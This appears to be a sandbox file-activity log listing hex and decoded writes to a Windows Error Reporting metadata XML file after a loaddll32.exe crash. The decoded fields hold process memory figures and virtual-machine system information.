C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3012	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 31 00 32 00 31 00 31 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5412118</Uptime>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3060	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3064	2	09 00		success or wait	4	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3072	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3150	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3154	2	09 00		success or wait	4	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3162	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3214	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3218	2	09 00		success or wait	4	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3226	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3270	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3274	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3284	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3374	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3378	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3388	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3462	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3466	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3476	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 32 00 36 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>52640</PageFaultCount>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3566	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 32 00 39 00 32 00 39 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103292928< /PeakWorkingSetSize>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3666	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3670	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3680	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 31 00 32 00 39 00 30 00 38 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>103129088</WorkingSetSize>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 37 00 32 00 30 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>972072</QuotaPeakPagedPoolUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 32 00 35 00 37 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>925776</QuotaPagedPoolUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 33 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>71384</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 32 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>71248</QuotaNonPagedPoolUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 38 00 30 00 37 00 38 00 30 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34807808</PagefileUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 32 00 32 00 39 00 31 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>36229120</PeakPagefileUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 38 00 30 00 37 00 38 00 30 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34807808</PrivateUsage>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4802	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4864	4	0d 00 0a 00		success or wait	8	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4868	2	09 00		success or wait	16	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	4872	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5466	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5470	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5472	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5512	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5516	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5518	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5556	4	0d 00 0a 00		success or wait	6	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5560	2	09 00		success or wait	12	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	5564	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6118	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6122	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6124	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6164	4	0d 00 0a 00		success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6168	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6170	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6208	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6212	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6216	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6310	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6314	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6318	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6f 00 62 00 65 00 6d 00 70 00 69 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>obempi, Inc.</SystemManufacturer>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6424	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6428	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6432	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6f 00 62 00 65 00 6d 00 70 00 69 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>obempi7,1</SystemProductName>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6528	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6532	2	09 00		success or wait	2	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6536	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6656	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6660	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6664	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 33 00 38 00 35 00 37 00 31 00 31 00 32 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1603857112</OSInstallDate>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6746	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6750	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6754	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6856	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6860	2	09 00		success or wait	2	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6864	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6932	4	0d 00 0a 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6936	2	09 00		success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6938	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6F66497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6978	4	0d 00 0a 00		success or wait	1	6F66497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml	6982	2	09 00		success or wait	1	6F66497A	unknown
